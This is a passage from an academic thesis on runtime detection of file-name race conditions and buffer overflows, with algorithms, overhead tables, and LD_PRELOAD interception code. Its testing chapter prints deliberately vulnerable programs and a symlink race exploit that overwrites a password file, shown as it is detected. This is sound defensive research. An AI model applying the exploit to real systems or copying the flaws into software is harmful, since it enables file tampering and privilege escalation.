Definition 6.8 (Stateful file operation). File operation that refers to the file by descriptor, such as `fstat()`, `read()`, and `write()`.

A programming interval is potentially exploitable if either check or use operation (or both) is stateless. This is because stateless operations need to first resolve the file name to determine the



(a) name / name

(b) descriptor / name

(c) name / descriptor

(d) descriptor / descriptor

Figure 6.1: Programming condition, programming interval, and vulnerable interval.

appropriate file object. If the check and use operations independently resolve the file name, then the file name may be resolved to different file objects. Three exploitable programming conditions are illustrated in Figure 6.1. In (b) and (c), the `open()` may have been called from the parent process. (d) is not vulnerable because check and use operations are always point to the correct object.

6.3.2 Vulnerable intervals

The programming interval is not always the same as the vulnerable interval. The programming interval matches the vulnerable interval only if both check and use operations are stateless; otherwise it does not. This is because a file descriptor is pinned to the file object at the time `open()` is called, so subsequent stateful file operations always refer to the same file object even if the file name binding has been changed. As figure 6.1 shows, the vulnerable interval consists only of stateless check/use operations of the programming interval, and the preceding `open()` for stateful check/use operations. We can safely ignore stateful operations even if they are originally part of the programming interval.

The check operation of a vulnerable interval is either the stateless check operation of the programming interval or the preceding `open()` for stateful check/use operations, whichever comes first. The use operations are the remaining stateless check/use operations of the programming interval and `open()` for stateful check/use operations. Throughout the rest of the chapter we will only consider the check and use operations of the vulnerable interval, not of the programming interval.

There may be stateless operations in the program that are not part of any vulnerable interval. We call these *spurious file operations*, and can safely ignore them.

Definition 6.9 (Spurious file operation). A stateless operation in the program that is not part of any vulnerable interval.

6.4 The verification algorithm

The base algorithm maintains a table of file bindings {file name, file state}. The file state is a unique, direct pointer to the file object (such as the a pair of {device number, inode number}) for existing files, or some indication (such as NULL) otherwise. It performs the following steps when executing a vulnerable interval.

1. On the check operation, create an entry {name, state} in the binding table.

2. On each use operation,

   (a) Compare the current binding with the saved one in the binding table. If they differ then signal a TOCTTOU binding error.

(b) If the operation changes the binding then update the saved one also.

(c) If it is the last use operation then delete the entry from the binding table.

6.4.1 Program contextual information

The base algorithm requires two pieces of information before proceeding.

First, all the vulnerable intervals (check and use operations) in the program must be known.

Second, because a file may be accessed and modified cooperatively by multiple processes, a binding anomaly may involve multiple processes. For example:

1. A file may be checked by the parent process and used by a child process who inherited the file descriptor ((b) and (c) in figure 6.1 may fall in this category).

2. A computation may involve multiple, cooperating processes (such as shell scripts), where a file may be checked by one process and used by another (section 6.2.4).

Therefore, we must identify the *group of cooperating processes*, and maintain a binding table per such group. The group of cooperating processes is a branch of the process hierarchy, such as a parent and a child processes (the first example), or a shell and its children processes (the second example).

6.4.2 Correctness

Binding attacks can occur only within vulnerable intervals, and any occurrence of a binding anomaly invariably violates the semantics of the program due to the semantic dependency between the check operation and the use operation. Therefore the base algorithm is free from false positives and negatives.

6.4.3 Efficiency

As mentioned in section 6.3.2, our solution ignores stateful operations. In most programs stateless file operations are not very frequent, even for I/O intensive programs (except for programs such as find, the objective of which is to operate on the file name space itself). A typical I/O intensive program would open a file and issue a series of read or write calls; in other words, the frequency of stateful operations would usually be much higher then that of stateless operations. We think that, as a result, our solution would incur low run-time overhead in most cases. The results of our experiments in section 6.6 support this claim.

6.5 A reduced algorithm by relaxing the correctness relation

In this section, we describe a reduced algorithm that is program context-independent, by relaxing and approximating the required program contextual information (imposed by the underlying invariant relationship) at the cost of reduced accuracy and run-time efficiency.

6.5.1 Relaxing the vulnerable interval

As Bishop pointed out, even with static analysis it is difficult to identify programming conditions (hence vulnerable intervals) because it requires understanding of the program semantics. File operations cannot simply be partitioned into check and use operations. For example, stat() can be called for testing the existence of the file (a check operation) or for obtaining the file attributes (a use operation) [14]. In other words, we cannot derive vulnerable intervals from a sequence of file operations without knowing in what context they are called.

Therefore, without knowing true vulnerable intervals, we conservatively assume that a vulnerable interval always exists in two or more stateless file operations if they refer to the same file name. A problem with this is that two such file operations do not delimit a true vulnerable interval if they are not semantically related. Such false vulnerable intervals introduce the possibility of false positives and increase run-time overhead.

The reduced algorithm does not assume any, *a priori* information about the vulnerable intervals of the program, not even the loosely defined vulnerable intervals given above. When executing a stateless file operation, the reduced algorithm does not know whether it is a check, a use, or a spurious file operation. Therefore, on executing a stateless file operation, the reduced algorithm conservatively assume that

1. Every stateless file operation is either a check or a use operation, not a spurious file operation.
2. The duration of a vulnerable interval is the entire process time.

That is, on every file operation we add the file name to the binding table if not present already (as a possible check operation), and perform binding checking if present (as a possible use operation). A problem is that spurious file operations become false vulnerable intervals, increasing the false positive rate and the run-time overhead.

Also, without knowing where a vulnerable interval ends, once an entry is added to the binding table we cannot safely delete it until the program terminates.

6.5.2 Approximating the group of cooperating processes

Identifying the group of cooperating processes also requires understanding of program semantics because we do not in general know which branch of the process hierarchy is a group of cooperating processes. Therefore we reduce the problem of identifying such groups as follows.

In modern versions of Unix that support job control, each process belongs to a *process group.* A process group is a collection of one or more related processes. A *session* is a collection of one or more process groups, possibly with a controlling terminal. Process groups are used in distributing signals and, in particular, in controlling the terminal. Figure 6.2 (derived from [99]) shows three process groups comprising a session that are generated by the two shell commands. We regard the Unix process group as an approximation of the group of cooperating processes, so the reduced algorithm maintains a binding table per Unix process group.

A problem with this is that the Unix process group might not exactly match with the real group of cooperating processes, which introduces the possibility of false positives and negatives.




Figure 6.2: Process groups that represent cooperating processes.

6.5.3 Implementation

The implementation of the reduced algorithm consists of C library-intercepting functions and a dispatching system call. We intercept the file operations in the C library to maintain the binding table in user space, to accommodate the possibly large size of the binding table. We added a dispatching system call to perform binding checking in kernel space, to make binding checking free from race conditions.

The intercepting functions look up the binding table to obtain the saved file state, and call the dispatcher. The dispatcher compares the saved state with the current state before calling the original system call.

The binding table is a hash table with entries {file name, state}. The state can be the inode number, NOT_A_FILE if it is not a valid file name, or INIT (the initial state when an entry is added to the binding table). The binding table is created in a shared memory segment by the first process in a Unix process group. Other processes in the same group attach the segment to their address spaces. Operations on the binding table are guarded by a binary semaphore per process group.

We intercept these and call the dispatching system call	stat, lstat, stat64, lstat64, access, readlink, chmod, chown, lchown, utime, chdir, mkdir, rmdir, link, unlink, rename, symlink, truncate, open, creat
We intercept these and call the wrapper functions above	__xstat (stat), __lxstat (lstat), __xstat64 (stat64), __lxstat64 (lstat64), __open (open), __open64 (open), open64 (open), remove (rmdir/unlink)
These are C library-calling functions, hence intercepted automatically	utimes (utime), fopen (__open), freopen (__open), opendir (__open64), tmpnam (lstat64), tempnam (lstat64), mktemp (lstat64), mkstemp (open), tmpfile (open/unlink)

Table 6.1: The intercepted C library functions for the race condition detection.

Intercepting C library functions

We intercept C library functions by preloading our shared library consisting of the intercepting functions (table 6.1 shows the intercepted, stateless file operations in the C library). The intercepting functions maintain the binding table and call the dispatcher as follows.

1. Resolve the absolute path name and look up the file in the binding table. Add an entry if not present, initializing the state to INIT.
2. Call the dispatching system call with these parameters:
    1. The original system call number,
    2. The address of the state field of the table entry obtained by the lookup (so that the dispatching system call can update the file state directly), and
    3. The original parameters, if any.
3. If the system call fails due to an integrity checking failure then raise a TOCTTOU binding error.

The dispatching system call

The dispatching system call was implemented as a kernel module, which performs binding checking and dispatches the original system calls as follows.

1. Perform binding checking by comparing the current binding of the file name with the file state obtained from the parameter. If they are different then return the integrity checking failure (skip this step if the state is INIT).
2. Call the original system call.
3. If the operation changes the binding then update the state field of the binding table entry (the binding is changed if the operation is, for example, `creat()` or `unlink()`). Also, the initial state INIT is updated with (1) the inode if it is a valid file name, or (2) NOT_A_FILE if not.

6.6 Experiments and measurements

We experimented on 20 applications. Most of the tests reflect normal program use except `find`, which touched all the files and directories in the system, and `tar`, which tar'ed a Linux source directory containing 7993 files and directories. These two were used as worst-case scenarios for our approach.

From the measured overhead of the reduced algorithm, we deduced the overhead of the base algorithm. Although the run-time overhead of the base algorithm is not directly measured but calculated from the measurement, we attempted to derive a reasonably tight upper bound for the base algorithm. The method for deducing space overhead is explained in section 6.6.1 and the method for deducing time overhead is explained in section 6.6.2.

Table 6.2 shows a summary of the measurements and the deduction. Appendix C shows the raw results of the experiments and the deduction, and explains how we tested each programs.

Although the current implementation of the reduced algorithm is in principle susceptible to false positives and negatives, none were found during the experiments.

Among 20 applications, `make` involves multiple cooperating processes. Typically, `make` probes an object file to see if it does not exist or is outdated, compiles the source file if so, and links the object

	Space overhead (in bytes)		Time overhead	
	Base	Reduced	Base	Reduced
Average	2,100	168,000	2%	5.2%
Median	240	2,600	0.6%	1%
Min.	0	203	0%	0%
Max.	33,100	2,400,000	8.6%	28%

Table 6.2: Summary of the experiment results of the race condition detection.

file with others. Since the compilation is done in a separate process, our initial implementation that maintained the binding table in each process reported a binding anomaly on every object file, which was the anticipated behavior. Our current implementation that maintains the binding table per Unix process group does not have this problem.

Our experiments were performed on a PC with an 800MHz Celeron processor and 256MB of memory running Redhat Linux 7.3 (kernel 2.4.18 and GNU C library 2.2.5). The binding table is created in a shared memory segment. The size of the binding table is limited by the maximum size of a shared memory segment (32 MB) and the maximum number of shared memory segments per system/process (4096), which is certainly more than enough.

6.6.1 Space overhead

Table 6.3 compares the space overhead of the base and reduced algorithms from 20 programs.

We performed stress tests on `tar` and `find` (which accessed large number of files). In the reduced algorithm, they indeed yielded worst space overhead. `emacs` also yielded high space overhead, which was unexpected; it turned out that `emacs` implicitly accessed numerous files in the `emacs` configuration directory (`/usr/share/emacs`) that contains 1169 files and directories.

However, the based algorithm has very low space overhead on these two programs, reasons for which are explained in section 6.6.1.

	Base	Reduced
ls	60 bytes	1,000
grep	0	27,000
tar	60	**699,000**
enscript	60	2,600
gzip	120	203
lpr	120	2,000
make	**33,100**	77,000
indent	0	565
latex	660	7,000
find	900	**2,400,000**
emacs	2,600	**124,000**
xpdf	120	6,800
ftp	240	832
telnet	180	456
man	1,500	6,700
netscape	1,900	3,400
ping	120	246
mount	180	1,500
traceroute	120	335
chfn	180	1,700

Table 6.3: Space overhead of the base and the reduced algorithm.




Figure 6.3: An example of the binding degree.

Metrics for computing the space overhead of the base algorithm

Let us use the following definitions in computing the space overhead of the base algorithm.

1. *Binding set* is the set of all the vulnerable intervals with distinct file names. The binding set is therefore the maximum number of table entries.

2. *Binding degree* is the number of the vulnerable intervals that overlap at an execution point. That is, binding degree$_i$ is the number of overlapping vulnerable intervals at the ith execution point.

3. *Maximum binding degree* of a program indicates the minimum number of table entries that are necessary to accommodate binding degree at any execution point. The maximum binding degree therefore indicates the space overhead of the base algorithm. Figure 6.3 shows a binding set of an execution period, consisting of five vulnerable intervals with the maximum binding degree of three (the black round points are check operations, the white round points are last use operations, and the rectangular points are spurious file operations).

The space overhead of the base algorithm depends only on the maximum binding degree. It does not depend on the program size, the program functionality, or any other criteria.

To estimate the maximum binding degree from the experiments on the reduced algorithm, we first deduced the vulnerable intervals of a program as follows.

- During the execution, we maintain a counter (used as a pseudo timer) that is increased on every file operation. Using the counter, in each binding table entry we record the *check time* and the *last use time*.

- After the execution, table entries with nonzero use time are identified as vulnerable intervals, considering them as having been checked *and* used. Entries with a check time only are considered as spurious file operations.

Using the identified vulnerable intervals, we then computed the following three measures from the final state of the binding table.

- *The binding set size*, the number of vulnerable intervals.
- *The maximum binding degree* was computed by sorting all the vulnerable intervals and computing the binding degrees of the entire period of the program execution, as illustrated in Figure 6.3.
- *The binding table size* was computed by multiplying the maximum binding degree by the estimated size of each table entry, which was estimated as 60 bytes (12 bytes for the binding table entry data structure itself, plus the size of the absolute path name that is estimated as 48 characters, the average length of absolute path names in the tested platform). This is the estimated space overhead of the base algorithm.

Properties of the space overhead of the base algorithm

As explained before, space overhead of the base algorithm is a function of the maximum binding degree. On the other hand, space overhead of the reduced algorithm is a function of the binding set size (the number of binding table entries), because all the binding degrees in the reduced algorithm overlap and therefore the maximum binding degree is the same as the binding set size.

The binding set size of the reduced algorithm scales with the number of files accessed by the program (as high as 34,799 in our experiments, table 6.4). However, the maximum binding degree of the base algorithm was consistently very low regardless of how many files the program accessed (except `make`); the reasons are that (1) the binding set size of the base algorithm is smaller than that of the reduced algorithm by avoiding spurious file operations, and (2) most vulnerable intervals of the base algorithm are disjoint.

1. *Spurious file operations in the reduced algorithm*

   The binding set size of the reduced algorithm was larger than that of the base algorithm because the binding set of the reduced algorithm contains unnecessary entries made by spurious file operations.

   The difference was substantial in `grep`, `tar`, `find`, and `emacs`, which accessed many files; in our experiments, we ran `grep` over 435 files, `tar` over the Linux kernel source directory that contains 7993 files and directories, and `find` over the entire file system. `emacs` implicitly accessed numerous files in the `emacs` installation directory (`/usr/share/emacs`) that contains 1169 files and directories.

   Table 6.4 shows the difference between the binding set size of the reduced and the base algorithm (the fourth and the third column, respectively).

2. *Disjoint vulnerable intervals in the base algorithm*

   The binding set size of the base algorithm was larger than the maximum binding degree, which was under 50 for all programs (except `make`), even if the programs accessed a large number of files. This is because the vulnerable intervals are mostly disjoint. In particular, `tar` and `find` have large binding sets (7697 and 8974 respectively) yet have very small maximum binding degrees (1 and 15).

   Table 6.4 also shows the difference between the binding set size and the maximum binding degree of the base algorithm (the third and the second column, respectively).

   An exception was `make`. We ran `make` to compile the GNU `enscript` source distribution containing 371 files and directories, which yielded the largest maximum binding degree (553) in our experiments. The reason is that vulnerable intervals were stretched and overlapped over

	Base		Reduced
	Maximum binding degree	Binding set size	Binding set size
ls	1	1	18
grep	0	0	**450**
tar	1	**7,697**	**8,018**
enscript	1	6	40
gzip	2	2	3
lpr	2	5	31
make	**553**	**867**	**1,025**
indent	0	0	8
latex	11	72	118
find	15	**8,974**	**34,799**
emacs	44	117	**1,575**
xpdf	2	144	151
ftp	4	6	16
telnet	3	4	9
man	25	40	114
netscape	32	42	58
ping	2	2	5
mount	3	3	24
traceroute	2	3	7
chfn	3	4	24

Table 6.4: The binding set size of the reduced algorithm, the binding set size of the base algorithm and the maximum binding degree of the base algorithm.

multiple processes. Also, processes read a set of configuration files at startup, which became vulnerable intervals as well.

Worst-case space overhead of the base algorithm

As discussed in section 6.6.1, the space overhead of the base algorithm depends only on the maximum binding degree, i.e., the maximum number of overlapping vulnerable intervals. This implies that in the presence of an unbounded number of overlapping vulnerable intervals, the size of the binding table is also unbounded. The following code illustrates this.

```
char file[MAX_FILE_SIZE];

for (i=0; i<num_iter; i++) {
  sprintf(file, ‘‘tempfile%d’’, i);
  check(file);  // vulnerable interval
}               // entry for ith pathname

...

for (i=0; i<num_iter; i++) {
  sprintf(file, ‘‘tempfile%d’’, i);
  use(file);    // vulnerable interval
}               // exit for ith pathname
```

This code can overflow the binding table if the check operations in the first loop fill up the binding table (before they go out of scope and are removed from the binding table in the second loop).

Note that this is possible because the code creates many different, nonexistent pathnames. If a program refers only to existing pathnames, then the size of the binding table is bounded by the number of entries of the file system name space. Our experiment with `find` in a typical workstation indicates an upper bound in practice of only 2.4 Mbytes, even if we were to assume that all the pathnames in the tested platform are vulnerable intervals, which overlap completely.

If the code above is crafted in an attempt to overflow the binding table, it will only harm the process group it belongs to. Therefore the question is, does this type of code occur in real programs?

While it is indeed conceivable, it is unlikely for the following reason: a file with the generated name is most likely to be a temporary file with a limited scope, because the file system is a finite resource. Therefore, the duration of the vulnerable interval is also likely to be limited and would go out of scope before many other vulnerable intervals become active. For this reason, we think that even long-running programs that refer to an unbounded number of different, nonexistent pathnames (such as `sendmail` [91] that creates temporary files) would not incur much space overhead in the base algorithm.

`sendmail` would however eventually overflow the binding table in the reduced algorithm, since out-of-scope binding table entries are never deleted in the reduced algorithm. An ad hoc solution for the reduced algorithm would be to have the binding table of fixed size, and add/delete entries in FIFO fashion. However, this could purge not only out-of-scope table entries but also in-scope entries, thereby increasing the false negative rate of the reduced algorithm.

6.6.2 Time overhead

The overhead of each intercepted function was about 10 microseconds on average. To measure this, we ran each function in a tight loop (loop count is 1,000,000) in the intercepted and not intercepted settings. The overhead is the difference between the two, divided by the loop count.

Time overhead of the reduced algorithm was measured by running each program ten times and taking the average.

Metrics for computing the time overhead of the base algorithm

The time overhead is the function of the number of check and use operations called by the process. However, our experiment shows that the time overhead of the reduced algorithm correlates with the binding set size (the number of table entries), except `lpr`. We think that this is because each check/use operation was called with low frequency (note that this would not be the case for stateful




Figure 6.4: Time overhead of the reduced and the base algorithm from 10 non-interactive programs.




Figure 6.5: Binding set sizes of the reduced and the base algorithm.

file operations, because it is common that a stateful file function with the same file descriptor is called with high frequency; for example, an `open()` followed by multiple `read()`).

Therefore we also estimate the time overhead of the base algorithm as a function of the binding set size. Slowdown of the base algorithm was computed as follows (R is the reduced algorithm and B is the base algorithm).

$$\text{binding set size}_R : \text{slowdown}_R = \text{binding set size}_B : \text{slowdown}_B$$

Figure 6.4 shows the time overhead of the base and the reduced algorithm from 10 non-interactive programs. Figure 6.5 shows the binding set sizes of the base and the reduced algorithm, illustrating that this correlates with figure 6.4 except `lpr`.

6.7 Discussions on the relaxation of the correctness relation

The advantages of the base algorithm (i.e., direct implementation of the correctness relation) are that it is free from false positives/negatives and is efficient. The base algorithm however requires program contextual information (the vulnerable intervals and the group of cooperating processes). We think that they would require static analysis or user specification; while the former is generally undecidable [20, 35], the latter decreases the transparency of the solution. For this reason we think that directly implementing the base algorithm is not an attractive option.

The reduced algorithm does not require program contextual information. The disadvantages are that it introduces the possibility of false positives/negatives and greater run-time overhead. Nevertheless, the results of our experiments were encouraging in that they also incurred very low run-time overhead (168 Kbytes of space overhead and 5.2% of time overhead on average) except for a few extreme cases, and we did not observe any false positives or negatives during the experiments. The reduced algorithm not only serves as a simulation of the base algorithm but it would be viable

	Scope	False positives / negatives	Multiple processes protection	Overhead
RaceGuard [24]	temporary file race	y	y	0.2 - 0.4%
Noninterference [41]	protects privileged process from unprivileged ones	y	y	unknown
Our solution	TOCTTOU binding flaws	y	y	0 - 8.6%

Table 6.5: Accuracy features of race condition solutions.

as a detection tool in itself.

The maximum binding degree of the base algorithm was under 50 for all programs (except `make`). To accommodate 50 entries, 3000 bytes are sufficient for the binding table. We think that the reduced algorithm can be enhanced further by making its binding table a fixed size (such as 3000 bytes) and by adding/deleting entries in first-in first-out order (as with RaceGuard). With this enhancement we can reduce the space overhead to close to that of the base algorithm. This does not reduce the time overhead, which however seems negligibly low already. This could however purge not only out-of-scope table entries but also in-scope entries, thereby increasing the false negative rate.

6.8 Accuracy

Table 6.5 shows features of our approach and well-known, dynamic solutions so as to compare their accuracy (general descriptions of them are found in section 2.2.2).

The scope of protection of our solution is the broadest. It protects TOCTTOU binding flaws in general, while other solutions protect subset of TOCTTOU binding flaws.

The possibility of false positives/negatives of our solution is smaller than those of other solutions. Our solution is derived from an inherently accurate algorithm, and even the relaxed algorithm is highly accurate in practice. However, other solutions compromise their scope of protection from the start, and their solution characteristics are considerably different from the characteristic of the TOCTTOU binding flaws.

In sum, our solution detects the TOCTTOU binding flaws highly accurately, while other solutions only detect subsets of the TOCTTOU binding flaws.

Chapter 7

Testing

In this chapter, we show examples of a buffer overflow attack and an attack on race condition on the file name space, and how they are detected by our solutions presented in chapter 5 and 6. For each scenario, we show a program vulnerable to the flaw, an attack scenario, and how it is detected by our solution.

7.1 Buffer overflow detection

7.1.1 A vulnerable program

The program below is vulnerable to buffer overflow. If `argv[1]` contains than 512 characters then `strcpy()` will overflow the `buf`.

```
int
main (int argc, char **argv)
{
  char buf [512];

  if (argc > 1)
    strcpy (buf, argv [1]);
  return 0;
}
```

7.1.2 Exploit scenario

The program in appendix B exploits the buffer overflow vulnerability in the program above. The exploit program forks the vulnerable program, overflows it with a command-line argument, and spawns a shell. If the vulnerable program is privileged then a root shell is spawned.

```
# ./exploit
sh-2.05a#
```

7.1.3 Detection scenario

The following commands compile the vulnerable program with the buffer overflow detection enabled, intercept the C library, and run the exploit program.

1. `bofmake` is a script file that transparently intercepts `make` program and invokes our solution, to enable the type table generation during the compilation.

2. `export` specifies that the range-checking shared library is preloaded when programs are executed, so that the range-checking library intercepts the C library.

Instead of being overflowed, `strcpy()` in the vulnerable program is intercepted by the range checking routine, which then detects the buffer overflow condition, reports it, and terminates the execution.

```
# bofmake
# export LD_PRELOAD=/usr/lib/libwrap.so
# ./exploit
*** ALERT: buffer overflow error ***
in strcpy, buffer size (512) < data size (811)
#
```

7.2 Detection of race condition on the file name space

7.2.1 A vulnerable program

The shell program below is vulnerable because there is a race condition between the `test` and the `echo` commands. The `echo` is supposed to create (previously nonexistent) `tmpfile` and write "tmpfile data" to it.

```
#!/bin/sh

# file name: race.sh

if ! test -e tmpfile
then
    sleep 5
    echo "tmpfile data" > tmpfile
fi
```

7.2.2 Exploit scenario

The following commands run the vulnerable script, and create a symbolic link named "tmpfile" pointing to the password file. The effect of the exploit is that the vulnerable program follows the symbolic link and overwrites the password file instead of creating a new, temporary file.

Note that the symbolic link has to be created within the the vulnerable timing interval (five seconds between the `test` and the `echo` in `race.sh`) for this exploit to be effective.

```
# ./race.sh &
# ln -s passwd tmpfile
```

Below is the content of the password file before the exploit.

```
# cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
...
#
```

Below is the content of the password file after the exploit.

```
# cat passwd
tmpfile data
#
```

7.2.3 Detection scenario

The following commands intercept system calls and the C library functions, run the vulnerable script, and create a symbolic link.

1. `insmod` loads the system-call intercepting kernel module.

2. `export` specifies that binding-checking shared library is preloaded.

Instead of following the symbolic link and overwriting the password file, the vulnerable program is intercepted by the binding checking routine, which then detects the file race condition on `tmpfile`, reports it, and terminates the execution.

```
# insmod /usr/local/bin/race_module.o
# export LD_PRELOAD=/usr/lib/libwrap_race.so
# ./race.sh &
# ln -s passwd tmpfile
# *** ALERT: race anomaly ***
on binding of file 'tmpfile'
#
```

Chapter 8

Conclusions and future work

Existing security measures such as independent solutions and intrusion detection systems compromise either accuracy or compatibility. Independent solutions for specific kinds of flaws are unaware of each other and thus are potentially incompatible. Intrusion detection systems rely on abstract solution characteristics that are not intrinsic to any of the flaws, thus are inherently inaccurate. No single solution is capable of detecting all the flaws so multiple security measures may be desirable, but aggregate use of them may not be feasible due to incompatibility or adequate due to inaccuracy.

To address this problem, we presented a taxonomy of security flaws that classifies program vulnerabilities into finite number of error categories, and presented a run-time security mechanism that can produce solutions for many of these error categories in a modular fashion.

The proposed mechanism augments a program with process state information ignored by the compiler and system library functions, and uses it to check the integrity of the running program when system library functions are called. Solutions produced from this uniform mechanism are tightly coupled each other. By ensuring that they are independent and do not alter the structure of the program, process, and the native computing system, they can be made compatible and thus readily deployed or integrated. Chapter 3 discusses the restrictions in producing solutions to make them compatible, which are the responsibility of the developers.

To ensure the accuracy, we produce solutions that closely match the characteristics of the target error categories. Our approach for this is to focus only on the error categories whose characteristics can be defined in terms of violations of process integrity (we call such characteristics *correctness relations*). Due to the accuracy of each solution, we can globally assess the security of computing system (i.e., which error categories are detected by the currently deployed solutions and which are not).

The thesis of this work is that the proposed approach produces accurate solutions for many error categories. We proved that we can produce accurate solutions from categories whose error characteristics can be defined in terms of program context-independent correctness relations. We proved that this approach can cover many error categories, by developing a classification of program security flaws and finding correctness relations for many of the error categories. We found correctness relations for 33% of total error categories (which account for 56% of total program vulnerabilities in our database). Also, as chapter 6 shows, a program context-dependent correctness relation may be relaxed into a context-free one depending on the expertise of the developers, which may further broaden the coverage of the total error space.

We implemented solutions for the buffer overflow and the race condition in the file name space. The results of experiments show that the accuracy and the run-time overhead are superior to those of most existing solutions. Our two implementations already cover 38.5% of the total program vulnerabilities.

There are a few issues and ideas we have not explored yet, which will be our future work. Firstly, ensuring the compatibility of produced solutions is the responsibility of the developers. We plan to investigate for a way to automatically ensure the compatibility of produced solutions.

Secondly, developers are responsible for manually identifying program context-independent correctness relations of the target error categories: it currently is an “art” of practitioners. We plan to study for ways to methodically derive correctness relations from error categories.

Thirdly, the current taxonomy is Linux specific, thus needs to be expanded to reflect program vulnerabilities in Windows environment and other types of computing environment that are significantly different from Linux.

Fourthly, we will assess the possibility of using static analysis to augment our approach. We excluded static analysis due to the inherent complexity [20, 35] and the lack of static analysis tools that are efficient and reliable. Nevertheless, possible advantages of using static approach should not be ignored. For instance, static analysis may be useful for the buffer overflow detection: if the size of the data to be copied can be statically determined, it may be possible to intercept copy functions selectively, excluding the copy functions whose data size can be determined at compile time.

Lastly, our relaxed solution of detecting race condition in the file name space needs to be tested further with various programs to study the false positive/negative rate and run-time overhead.

8.1 Summary of contributions

1. **Global and modular approach of detecting security flaws**

   We consider the total error space from the outset, and address each error category in a modular fashion. We can globally assess the security of the computing system because we know which error categories are covered by the solutions currently deployed in the system and which are not.

2. **An accurate and compatible approach**

   Our approach can detect many kinds of security flaws accurately and systematically. Each solution is not only accurate but is potentially compatible with other solutions and the native computing system.

Appendix A

Generated buffer range-checking functions

```
#include <stdio.h>
#include <stdlib.h>
#include "myheader.h"

static void ctor() __attribute__ ((constructor));
static char * (*orig_strcpy)(char * dest , const char * src  );
static char * (*orig_fgets)(char * buf , int  n , FILE * fp  );

static void ctor()
{
  orig_strcpy = dlsym (RTLD_NEXT, "strcpy");
  orig_vsprintf = dlsym (RTLD_NEXT, "vsprintf");
  orig_fgets = dlsym (RTLD_NEXT, "fgets");
}

char *
strcpy (char * dest , const char * src  )
{
  int size, *id, srcid;
  char *type, srctype, *r;
  size = lookup_type_table ((long *) dest, &type, &id);
  get_src ((long *) src, &srctype, &srcid);
  if (size > ((int) strlen (src)) || size == SIZE_UNKNOWN) {
    r = orig_strcpy ( dest, src);
    if (type) {
      *type = srctype;
      *id = srcid;
    }
    return r;
  }
  else {
    log_bound_error (srctype, srcid);
    r = orig_strcpy ( dest, src);
    if (type) {
      *type = srctype;
      *id = srcid;
    }
    return r;
  }
}

int
sprintf (char * str , const char * format  , ...)
{
  va_list arg;
  int size, *id, srcid;
  char *type, srctype, *r;
  size = lookup_type_table ((long *) str, &type, &id);
  va_start (arg, format);
  r = orig_vsprintf ( str, format, arg);
  va_end (arg);
  if (size > ((int) strlen (str)) || size == SIZE_UNKNOWN) {
    *type = SRCTYPE_FORMAT;
